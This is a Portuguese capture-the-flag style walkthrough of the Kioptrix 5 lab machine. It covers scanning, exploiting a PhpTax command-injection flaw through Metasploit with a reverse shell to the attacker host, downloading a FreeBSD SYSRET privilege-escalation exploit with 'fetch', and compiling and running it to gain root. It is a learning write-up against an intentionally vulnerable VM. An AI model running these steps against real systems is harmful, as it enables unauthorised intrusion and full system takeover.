
Kioprtix: 5

IP da máquina: 192.168.2.108 // MAC: 08:00:27:E4:6E:D5

Resultados do nmap:


Nmap –A –v 192.168.2.108



```
Nmap scan report for kioptrix3.com (192.168.2.108)
Host is up (0.00043s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE VERSION
22/tcp   closed ssh
80/tcp   open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
| http-methods:
|_  Supported Methods: HEAD
|_http-title: Site doesn't have a title (text/html).
8080/tcp open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
| http-methods:
|_  Supported Methods: HEAD
|_http-server-header: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
MAC Address: 08:00:27:E4:6E:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: FreeBSD 7.X|8.X|9.X
OS CPE: cpe:/o:freebsd:freebsd:7 cpe:/o:freebsd:freebsd:8 cpe:/o:freebsd:freebsd:9
OS details: FreeBSD 7.0-RELEASE - 9.0-RELEASE
Network Distance: 1 hop
```

Resultados do nikto:


nikto -h http://192.168.2.108/



```
+ Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
+ Server may leak inodes via ETags, header found with file /, inode: 67014, size: 152, mtime: Sat Mar 29
14:22:52 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
ome forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ OpenSSL/0.9.8q appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also
current.
+ mod_ssl/2.2.21 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for
the 2.x branch.
+ PHP/5.3.8 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may al
so current release for each branch.
+ mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8 - mod_ssl 2.8.7 and lower are vulnerable to a remote buff
er overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082,
OSVDB-756.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ 8724 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2020-06-07 23:29:53 (GMT-3) (96 seconds)
```


Resultados do dirb:

dirb http://192.168.2.108 /usr/share/wordlists/dirb/common.txt



```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.108/ ----
+ http://192.168.2.108/cgi-bin/ (CODE:403|SIZE:210)
+ http://192.168.2.108/index.html (CODE:200|SIZE:152)
```

Mudando o user agent do navegador:




Specify Custom UA

○ Firefox ○ Chrome
○ iPhone ○ iPad
○ IE 11 ○ IE 10
○ IE 9 ○ IE 8
○ IE 7 ● IE 6

Icons made by Smashicons from www.flaticon.com is licensed by CC 3.0 BY


http://192.168.2.108:8080/



Index of /

- phptax/

http://192.168.2.108:8080/phptax/



Form 1040 Department of the Treasury—Internal Revenue Service
U.S. Individual Income Tax Return 2002 (99) IRS Use Only—Do not write or staple in this space.

For the year Jan. 1–Dec. 31, 2002, or other tax year beginning , 2002, ending , 20 OMB No. 1545-0074

Label (See instructions on page 21.) Use the IRS label. Otherwise, please print or type.

Your first name and initial: Willim — Last name: Berggren2 — Your social security number: 333 12 1111

If a joint return, spouse's first name and initial: - — Last name: - — Spouse's social security number: 232 23 3322

Home address (number and street). If you have a P.O. box, see page 21.: 9145 Balcom Avenue — Apt. no.: Ste G

City, town or post office, state, and ZIP code. If you have a foreign address, see page 21.: Chatsworth, California 95555

▲ Important! ▲ You must enter your SSN(s) above.

Presidential Election Campaign (See page 21.) Note. Checking "Yes" will not change your tax or reduce your refund. Do you, or your spouse if filing a joint return, want $3 to go to this fund? ▶ You ☐ Yes ■ No Spouse ☐ Yes ☐ No

Filing Status — Check only one box.
1 ■ Single
2 ☐ Married filing jointly (even if only one had income)
3 ☐ Married filing separately. Enter spouse's SSN above and full name here. ▶
4 ☐ Head of household (with qualifying person). (See page 21.) If the qualifying person is a child but not your dependent, enter this child's name here. ▶
5 ☐ Qualifying widow(er) with dependent child (year spouse died ▶). (See page 21.)

Exemptions
6a ■ Yourself. If your parent (or someone else) can claim you as a dependent on his or her tax return, do not check box 6a — No. of boxes checked on 6a and 6b: 1
b ☐ Spouse
c Dependents: — No. of children on 6c who: • lived with you: 2 • did not live with you due to divorce or separation (see page 22): 1 — Dependents on 6c not entered above: 2

(1) First name	Last name	(2) Dependent's social security number	(3) Dependent's relationship to you	(4) ✓ if qualifying child for child tax credit (see page 22)
Jennifer	Berggren	777 37 7777	daughter	☐
Robert	Berggren	777 37 6666	son	☐
Tom	Berggren	777 77 7771	son	■
Tom	Berggren	777 37 7721	son	■
-	-		-	☐

If more than five dependents, see page 22.
d Total number of exemptions claimed — Add numbers on lines above ▶ 6

Income — Attach Forms W-2 and W-2G here. Also attach Form(s) 1099-R if tax was withheld. If you did not get a W-2, see page 23. Enclose, but do not attach, any payment. Also, please use Form 1040-V.


7	Wages, salaries, tips, etc. Attach Form(s) W-2	13233
8a	Taxable interest. Attach Schedule B if required	1000
b	Tax-exempt interest. Do not include on line 8a — 8b 502	
9	Ordinary dividends. Attach Schedule B if required	503
10	Taxable refunds, credits, or offsets of state and local income taxes (see page 24)	0
11	Alimony received	100
12	Business income or (loss). Attach Schedule C or C-EZ	0
13	Capital gain or (loss). Attach Schedule D if required. If not required, check here ▶ ☐	5000
14	Other gains or (losses). Attach Form 4797	0
15a	IRA distributions — 15a 10 — b Taxable amount (see page 25)	15b 0
16a	Pensions and annuities — 16a 9 — b Taxable amount (see page 25)	16b 100
17	Rental real estate, royalties, partnerships, S corporations, trusts, etc. Attach Schedule E	0
18	Farm income or (loss). Attach Schedule F	100
19	Unemployment compensation	2
20a	Social security benefits — 20a 5 — b Taxable amount (see page 27)	20b 100
21	Other income. List type and amount (see page 29)	0
22	Add the amounts in the far right column for lines 7 through 21. This is your total income ▶	20138


Adjusted Gross Income

23	Educator expenses (see page 29)	10
24	IRA deduction (see page 29)	0
25	Student loan interest deduction (see page 31)	10
26	Tuition and fees deduction (see page 32)	0
27	Archer MSA deduction. Attach Form 8853	10
28	Moving expenses. Attach Form 3903	500
29	One-half of self-employment tax. Attach Schedule SE	500
30	Self-employed health insurance deduction (see page 33)	0
31	Self-employed SEP, SIMPLE, and qualified plans	10
32	Penalty on early withdrawal of savings	6
33a	Alimony paid b Recipient's SSN ▶ 321 34 9533	10
34	Add lines 23 through 33a	1056
35	Subtract line 34 from line 22. This is your adjusted gross income ▶	19082

For Disclosure, Privacy Act, and Paperwork Reduction Act Notice, see page 76. Cat. No. 11320B Form 1040 (2002)


Criando um exploit no metasploit:


```
Description:
  This module exploits a vulnerability found in PhpTax, an income tax
  report generator. When generating a PDF, the icondrawpng() function
  in drawimage.php does not properly handle the pfilez parameter,
  which will be used in an exec() statement, and then results in
  arbitrary remote code execution under the context of the web server.
  Please note: authentication is not required to exploit this
  vulnerability.

References:
  OSVDB (86992)
  https://www.exploit-db.com/exploits/21665

msf5 exploit(multi/http/phptax_exec) > 
```




```
msf5 exploit(multi/http/phptax_exec) > options

Module options (exploit/multi/http/phptax_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.2.108    yes       The target host(s), range CIDR identifier, or hosts file with sy
ntax 'file:<path>'
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phptax/         yes       The path to the web application
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.2.107    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Sessão aberta:




```
[*] Matching...
[*] A is input...
[*] Reading from socket B
[*] B: "23YdsX1S920AI0wA\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.2.107:4444 -> 192.168.2.108:51601) at 2020-06-08 00:00:13 -03
00
[*] Command shell session 2 opened (192.168.2.107:4444 -> 192.168.2.108:36792) at 2020-06-08 00:00:13 -03
00
```

Usuário:




```
msf5 exploit(multi/http/phptax_exec) > sessions 1
[*] Starting interaction with 1...

id
uid=80(www) gid=80(www) groups=80(www)
uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012     root@farrell.cs
e.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
```


Searchsploit:



```
root@kali:~# searchsploit FreeBSD 9.0
---------------------------------------------------------------------------------- ------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ------------------------
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation                            | freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation                      | freebsd/local/26368.c
---------------------------------------------------------------------------------- ------------------------
```




```
root@kali:~/60# python -m SimpleHTTPServer 3456
Serving HTTP on 0.0.0.0 port 3456 ...
```



```
fetch http://192.168.2.107:3456/28718.c
28718.c                                              5563  B   15 MBps
ls
28718.c
```

Root:



```
gcc 28718.c -o teste
28718.c:178:2: warning: no newline at end of file
chmod 777 teste
./teste
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
[+] Crotz...
[+] Crotz...
[+] Woohoo!!!
id
uid=0(root) gid=0(wheel) groups=0(wheel)
uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012     root@farrell.cs
e.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
```